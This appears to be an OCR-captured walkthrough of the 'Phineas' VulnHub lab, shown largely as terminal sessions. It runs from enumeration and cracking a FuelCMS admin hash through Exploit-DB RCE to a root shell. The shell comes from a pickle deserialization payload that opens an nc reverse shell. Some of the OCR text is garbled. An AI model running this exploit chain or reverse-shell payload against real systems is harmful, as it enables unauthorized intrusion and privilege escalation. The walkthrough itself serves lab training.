
```
> cat target -l python -p
# Nmap 7.95 scan initiated Mon Jun 2 14:56:59 2025 as: /usr/lib/nmap/nmap --priv Nmap scan report for 10.0.2.79
Host is up (0.00017s latency).
                   STATE SERVICE VERSION
                                             OpenSSH 7.4 (protocol 2.0)
22/tcp open ssh
    ssh-hostkey:
         2048 ac:d8:0a:a8:6a:1f:78:6d:ac:06:8f:65:3e:ff:9c:8b (RSA)
         256 e7:f8:b0:07:1c:5b:4a:48:10:bc:f6:36:42:62:6c:e0 (ECDSA)
         256 c8:f0:ea:b8:bf:6b:a5:12:1f:9a:91:62:9d:1a:ce:75 (ED25519)
 80/tcp open http Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
    http-methods:
 |_ Potentially risky methods: TRACE
|_http-title: Apache HTTP Server Test Page powered by CentOS
111/tcp open rpcbind 2-4 (RPC #100000)
    rpcinfo:
         program version
                                            port/proto service
100000 2,3,4
100000 2,3,4
100000 3,4
100000 3,4
  whatweb http://18.8.2.79
[pp://18.8.2.79 [483 Forbidden] Apache[2.4.6], Bootstrap, Country[RESERVED][ZZ], Email[webmaster@example.com], HTTPServer[Cent05][Apache/2.4.6 (Cent05) PHP/5.4.16], IP[18.8.2.79], PHI.4.16], PweredBy[Apache_Cent05], Title[Apache_HTTP_Server_Test_Page_powired by Cent05]
 gobuster dir -u http://10.0.2.79 -w /usr/share/Seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt -t 200
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
[+] Method:
[+] Threads:
[+] Wordlist:
[+] Negative Status codes:
[+] User Agent:
[+] Extensions:
[+] Timeout:
                                    http://10.0.2.79
GET
                                     200
                                    /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt 404 gobuster/3.6
                                    php,html,txt
10s
 tarting gobuster in directory enumeration mode
/.html (Status: 403) [Size: 207]
/.html (Status: 301) [Size: 235] [--> http://10.0.2.79/structure/]
/.html (Status: 403) [Size: 207]
Progress: 882236 / 882240 (100.00%)
 gobuster dir -u http://10.0.2.79/structure -w /usr/share/Seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt,md -t 200
Gobuster v3.6
by 0J Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://10.0.2.79/structure
[-] Mrthod: GET
[-] Threads: 200
[+] Wordlist: /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] User Agent: gobuster/3.6
[+] Extensions: php.html,txt,md
[-] Timeout: 10s
 dirsearch -u http://10.0.2.79 -w /usr/share/SecLists/Discovery/Meb-Content/directory-list-2.3-medium.txt --exclude-response 403 -e php.txt.xml.jsp.js.html.aspx
usr/llb/python3/dist-packages/dirsearch/dirsearch/girs23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg
from pkg_resources import DistributionNotFound, VersionConflict
Output File: /home/kali/VulnHub/Phineas/reports/http_10.0.2.79/_25-06-04_11-58-42.txt
 dirsearch -u http://10.0.2.79/structure -w /usr/share/Secilist/Discovery/Web-Content/directory-list-2.3-medium.txt --exclude-response 403 -e php.txt.xml.jsp,js,html,aspx usr/llb/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationMarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources from pkg_resources import DistributionMotFound, VersionConflict
 output File: /home/kali/VulnHub/Phineas/reports/http 10.0.2.79/ structure 25-06-04 12-30-40.txt
   :38:48] Starting: structure/
:38:41] 381 - 2428 - /structure/assets -> http://18.8.2.79/structure/assets/
:31:52] 381 - 2488 - /structure/fuel -> http://18.8.2.79/structure/fuel/
```

```
2.19/structure/fuel -w /usr/share/SecLists/Discovery/Meb-Content/directory-list-2.3-medium.txt --exclude-response 403 -e php.txt,xmi,jsp,js,html,asp,ges/directory-list-2.3-medium.txt --exclude-response 403 -e php.txt,xmi,jsp,ges/directory-list-2.3-medium.txt --exclude-response 403 -e php.txt,xmi,jsp,ges/directory-list-2.3-medium.txt --exclude-response 403 -e php.txt,xmi,j
                                                                                                              O 🔁 10.0.2.79/structure/fuel/install/
                                                            Ca
                                          ☐ Firefox Default Jacobins PayloadsAllTheThings ⊕ Nessus 🤊 Sonar
                                          Index of /structure/fuel/install
                                                                                      Last modified Size Description
                                                           Name
                                            Parent Directory
                                           <u>archive/</u>
                                                                                   2017-03-18 01:13
                                          ightharpoonup fuel schema.sql 2017-03-18 01:13 13K
                                                       cat fuel_schema.sql -l python
  286
                            INSERT INTO `fuel_users` (`id`, `user_name`, `password`, `e
 287
 288
                           VALUES
                                         (1, 'admin', 'f4c99eae874755b97610d650be565f1ac42019d1'
 289
 hash-identifier f4c99eae874755b97610d650be565f1ac42019d1
            #
            #
            #
             #
            #
             #
            #
            #
            #
                                                                                                                                                                                                                    WW
            #
                                                                                                                                                                                                                 Roo
            Possible Hashs:
  [+] SHA-1
  [+] MySQL5 - SHA-1(SHA-1($pass))
       echo "f4c99eae874755b97610d650be565f1ac42019d1" > hash.txt
john --format=raw-sha1 --wordlist=/usr/share/wordlists/rockyou.txt <u>hash.txt</u>
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Og 0:00:00:01 DONE (2025-06-04 13:24) Og/s 11118Kp/s 11118Kc/s 11118KC/s xCvBnM,..*7iVamos!
Session completed.
```



```
https://www.exploit-db.com/exploits/50477
dsAllTheThings 🕀 Nessus 🦄 SonarQube 👍 CCNA 💥 OTW 🔷 HMVM 👩 DL 👒 VHB 🔝 THL 🥝 R-M
                                                                                             50477.py
       /home/kali/50477.py .
> mv
   mv 50477.py exploit.py
   u
drwxrwxr-x kali kali 4.0 KB Wed Jun 4 11:58:42 2025  reports
.rw-rw-r- kali kali 1.9 KB Wed Jun 4 13:52:25 2025  exploit.py
.rw-rw-r- kali kali 13 KB Wed Jun 4 13:01:41 2025  fuel_schema.sql
.rw-rw-r- kali kali 41 B Wed Jun 4 13:22:29 2025  hash.txt
.rw-rw-r- kali kali 489 B Mon Jun 2 14:54:23 2025  ports
.rw-rw-r-- kali kali 1.3 KB Mon Jun 2 14:57:06 2025 🖰 target
 python3 exploit.py -u http://10.0.2.79/structure/index.php
[+]Connecting...
Enter Command $id
systemuid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
Enter Command $uname -r
system3.10.0-1160.el7.x86_64
Enter Command $1s -la
systemtotal 32
drwxr-xr-x. 4 apache apache
                                    128 Apr 1
                                                   2021 .
drwxr-xr-x. 3 apache apache
                                     23 Apr
                                                   2021
-rwxr-xr-x. 1 apache apache
                                   1427 Mar 18
                                                   2017 README.md
drwxr-xr-x. 9 apache apache
                                    88 Mar 18
                                                   2017 assets
-rwxr-xr-x. 1 apache apache
                                    193 Mar 18
                                                   2017 composer.json
-rwxr-xr-x. 1 apache apache
                                   6502 Mar 18
                                                   2017 contributing.md
drwxr-xr-x. 9 apache apache
                                    141 Mar
                                                   2017 fuel
-rwxr-xr-x. 1 apache apache 11802 Mar 18
                                                   2017 index.php
                                     30 Mar 18
                                                  2017 robots.txt
-rwxr-xr-x. 1 apache apache
```

Enter Command \$cat /etc/passwd | grep bash
systemroot:x:0:0:root:/root:/bin/bash
anna:x:1001:1001::/home/anna:/bin/bash

```
Enter Command $ls -la fuel/
systemtotal 4
drwxr-xr-x. 9 apache apache 141 Mar 18
drwxr-xr-x. 4 apache apache 128 Apr 1
drwxr-xr-x. 15 apache apache 236 Mar 18
                                                             2017 .
                                                             2021 ..
                                                             2017 application
drwxr-xr-x. 8 apache apache 130 Mar 18
                                                             2017 codeigniter
drwxr-xr-x. 2 apache apache 41 Mar 18
-rwxr-xr-x. 1 apache apache 40 Mar 18
                                                             2017 data_backup
                                                             2017 index.php
drwxr-xr-x.
                                             77 Mar 18
                                                             2017 install
                   4 apache apache
drwxr-xr-x. 2 apache apache
drwxr-xr-x. 3 apache apache
drwxr-xr-x. 2 apache apache
                                            61 Mar 18
36 Mar 18
                                                             2017 licenses
                                                             2017 modules
                                             23 Mar 18
                                                             2017 scripts
```

```
Enter Command $ls -la fuel/application
systemtotal 12
drwxr-xr-x. 15 apache apache
                                                       2017 .
                                       236 Mar 18
drwxr-xr-x. 9 apache apache
                                       141 Mar 18
                                                       2017
-rwxr-xr-x. 1 apache apache
                                        0 Apr 1
                                                       2021 .htaccess
                 3 apache apache
                                        53 Mar
drwxr-xr-x.
                                                       2017 cache
drwxr-xr-x. 2 apache apache 4096 Mar 18
                                                       2017 config
drwxr-xr-x. 2 apache apache 24 Mar
drwxr-xr-x. 2 apache apache 4096 Mar
drwxr-xr-x. 2 apache apache 264 Mar
                                                       2017 controllers
                                       24 Mar 18
                                                 18
                                                       2017 core
                 2 apache apache 264 Mar 18
                                                       2017 helpers
drwxr-xr-x. 2 apache apache
                                        24 Mar 18
                                                       2017 hooks
-rwxr-xr-x.
                 1 apache apache
                                       114 Mar
                                                 18
                                                       2017 index.html
drwxr-xr-x. 3 apache apache
                                        21 Mar 18
                                                       2017 language
drwxr-xr-x.
                 2 apache apache
                                       128 Mar 18
                                                       2017 libraries
                                                       2017 logs
                 2 apache apache
                                       41 Mar 18
drwxr-xr-x.
                                        29 Mar 18
                 2 apache apache
                                                       2017 migrations
                                         24 Mar
drwxr-xr-x.
                 2 apache apache
                                                  18
                                                       2017 models
                 3 apache apache
                                                       2017 third_party
                                        34 Mar 18
                                       233 Apr 1
drwxr-xr-x. 9 apache apache
                                                       2021 views
Enter Command $ls -la fuel/application/config
systemtotal 160
drwxr-xr-x. 2 apache apache drwxr-xr-x. 15 apache apache
drwxr-xr-x.
                                 4096 Mar 18
                                                 2017
                                  236 Mar 18
452 Mar 18
                                                 2017
                                                 2017 MY_config.php
-rwxr-xr-x. 1 apache apache
-rwxr-xr-x. 1 apache apache
                                                2021 MY_fuel.php
2017 MY_fuel_layouts.php
2017 MY_fuel_modules.php
                                  4155 Apr
                 apache apache
                                  1330 Mar 18
1063 Mar 18
2507 Mar 18
3919 Mar 18
              1 apache apache
1 apache apache
 -rwxr-xr-x.
 -rwxr-xr-x.
                                                2017 asset.php
2017 autoload.php
 -rwxr-xr-x. 1 apache apache
              1 apache apache
 -rwxr-xr-x.
              1 apache apache 18514 Apr
                                                 2021 config.php
                                  4390 Mar 18
506 Mar 18
4647 Apr 1
2441 Mar 18
4369 Mar 18
                                                 2017 constants.php
              1 apache apache
 -rwxr-xr-x. 1 apache apache
                                                2017 custom_fields.php
                                                2021 database.php
2017 doctypes.php
2017 editors.php
 -rwxr-xr-x.
              1 apache apache
 -rwxr-xr-x. 1 apache apache
 -rwxr-xr-x.
              1 apache apache
              1 apache apache
                                   547 Mar
                                                 2017 environments.php
                                  2993 Mar 18
421 Mar 18
890 Mar 18
114 Mar 18
              1 apache apache
                                                 2017 foreign_chars.php
              1 apache apache
 -rwxr-xr-x.
                                                 2017 google.php
             1 apache apache
                                                 2017 hooks.php
 -rwxr-xr-x.
                                                 2017 index.html
              1 apache apache
 -rwxr-xr-x.
                                   498 Mar
                                                 2017 memcached.php
              1 apache apache
 -rwxr-xr-x.
                                  3032 Mar
                                                 2017 migration.php
              1 apache apache
              1 apache apache 10057 Mar 18
                                                 2017 mimes.php
 -rwxr-xr-x.
                                  706 Mar 18
564 Mar 18
1951 Mar 18
                                                2017 model.php
2017 profiler.php
2017 redirects.php
              1 apache apache
 -rwxr-xr-x.
              1 apache apache
              1 apache apache
 -rwxr-xr-x.
                                  2269 Mar
                                                 2017 routes.php
               1 apache apache
              1 apache apache
1 apache apache
                                  3181 Mar
                                                 2017 smileys.php
 -rwxr-xr-x.
                                   680 Mar 18
                                                 2017 social.php
                                  1420 Mar 18
                                                 2017 states.php
 -rwxr-xr-x.
              1 apache apache
                                  6132 Mar 18
                                                 2017 user_agents.php
 -rwxr-xr-x.
              1 apache apache
```


Enter Command \$cat fuel/application/config/database.php

```
, ssh anna@10.0.2.79
The authenticity of host '10.0.2.79 (10.0.2.79)' can't be established.
ED25519 key fingerprint is SHA256:25/XYWdRbWeE9Y3AfP5bBwCQiXr/wyKH76cZ+60/KYU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.79' (ED25519) to the list of known hosts.
anna@10.0.2.79's password:
[anna@phineas ~]$ id
uid=1001(anna) gid=1001(anna) grupos=1001(anna) contexto=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[anna@phineas ~]$ |
```

```
[anna@phineas ~]$ ls -la
 total 32
 drwx----. 18 anna anna 4096 abr
                                                                                                                      2021 .
                                                                                18 mar 31
                                                                                                                      2021 ..
 drwxr-xr-x. 3 root root
-rwx----- 1 anna anna 0 abr 1
-rwx----- 1 anna anna 18 mar 31
-rwx----- 1 anna anna 193 mar 31
-rwx----- 1 anna anna 231 mar 31
drwx----- 15 anna anna 4096 abr 1
                                                                                                                      2021 .bash_history
2020 .bash_logout
                                                                                                                      2020 .bash_profile
                                                                                                                      2020 .bashrc
drwx-----. 15 anna anna 4096 abr 1
drwx-----. 14 anna anna 261 mar 31
drwx-----. 2 anna anna 25 mar 31
drwx----. 2 anna anna 22 mar 31
drwx----. 1 anna anna 6 mar 31
-rwx----. 1 anna anna 16 mar 31
-rwx----. 1 anna anna 1240 mar 31
drwx----. 2 anna anna 19 mar 31
drwx----. 1 anna anna 19 mar 31
drwx----. 2 anna anna 39 nov 23
drwx----. 1 anna anna 385 abr 1
drwx----. 2 anna anna 6 mar 31
                                                                                                                      2021 .cache
                                                                                                                      2021 .config
                                                                                                                      2021 .dbus
2021 Desktop
                                                                                                                      2021 Documents
                                                                                                                       2021 Downloads
                                                                                                                      2021 .esd_auth
                                                                                                                      2021 .ICEauthority
                                                                                                                       2021 .local
                                                                                                                      2020 .mozilla
                                                                                                                      2021 Music
                                                                                                                      2021 .mysql_history
2021 Pictures
                                                                                                                      2021 .pki
2021 Public
                                                                                                                      2021 .ssh
2021 Templates
                                                                                                                      2021 Videos
                                                                                                                      2021 web
```

[anna@phineas ~]\$ cd Desktop/ [anna@phineas Desktop]\$ cat user.txt c2Vpc2VtcHJlbmVsbWlvY3VvcmVtYW1tYQ

```
[anna@phineas Desktop]$ cd ../web/
[anna@phineas web]$ ls -la
total 12
                                           2021 .
drwxr-xr-x. 4 root root
                               80 abr 1
drwx----. 18 anna anna 4096 abr 1
                                           2021 ..
-rwxr----. 1 root anna 263 mar 31
-rw----. 1 root root 591 mar 31
drw----. 2 root root 32 abr 1
                                           2021 app.py
                                           2021 app.pyc
                                           2021 __pycache_
drw-----. 5 root root
                              74 mar 31
                                           2021 python3-virtualenv
 [anna@phineas web]$ cat app.py
 #!/usr/bin/python3
 import pickle import base64
 from flask import Flask, request
 app = Flask(__name__)
 @app.route("/heaven", methods=["POST"])
     data = base64.urlsafe_b64decode(request.form['awesome'])
     pickle.loads(data)
      return '', 204
```



```
GNU nano 8.4
                                                                                    pickle.py
import pickle
import base64
import os
class RCE:
   def __reduce__(self):
	cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | '
	'/bin/sh -i 2>&1 | nc 10.0.2.65|443 > /tmp/f')
       return os.system, (cmd,)
if __name__ == '__main__':
    pickled = pickle.dumps(RCE())
    print(base64.urlsafe_b64encode(pickled))
python3 pickle.py
Traceback (most recent call last):
  File "/home/kali/VulnHub/Phineas/pickle.py", line 14, in <module>
     pickled = pickle.dumps(RCE())
AttributeError: module 'pickle' has no attribute 'dumps' (consider
le' and prevents importing that standard library module)
mv <u>pickle.py</u> exploit_pickle.py
python3 <u>exploit_pickle.py</u>
'pASVbQAAAAAAACMEXBVC214IJuGc3lzdGVt\JOUjFJybSAVdG1wL2Y7IG1rZmlmbyAVdG1wL2Y7IGNhdCAVdG1wL2YgfCAVYmluL3NoIC1pIDI-JjEgfCBuYyAxMC4wLjIuNjUgNDQzID4gi
> curl -X POST http://127.0.0.1:5000/heaven -d 'awesome=gASVbQAAAAAAAACMBXBvc2l4lIwGc3lzdGVt
lJOUjFJybSAvdG1wL2Y7IG1rZmlmbyAvdG1wL2Y7IGNhdCAvdG1wL2YgfCAvYmluL3NoIC1pIDI-JjEgfCBuYyAxMC4vLjIuNjUgNDQzID4gL3RtcC9mlIWUUpQu'
) nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.79] 43130
sh: no job control in this shell
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root) context=system_u:
:s0
sh-4.2# cat /root/root.txt
cat /root/root.txt
YW5uYW1hcmlhbmljb3NhbnRpdml2ZSE
sh-4.2#
```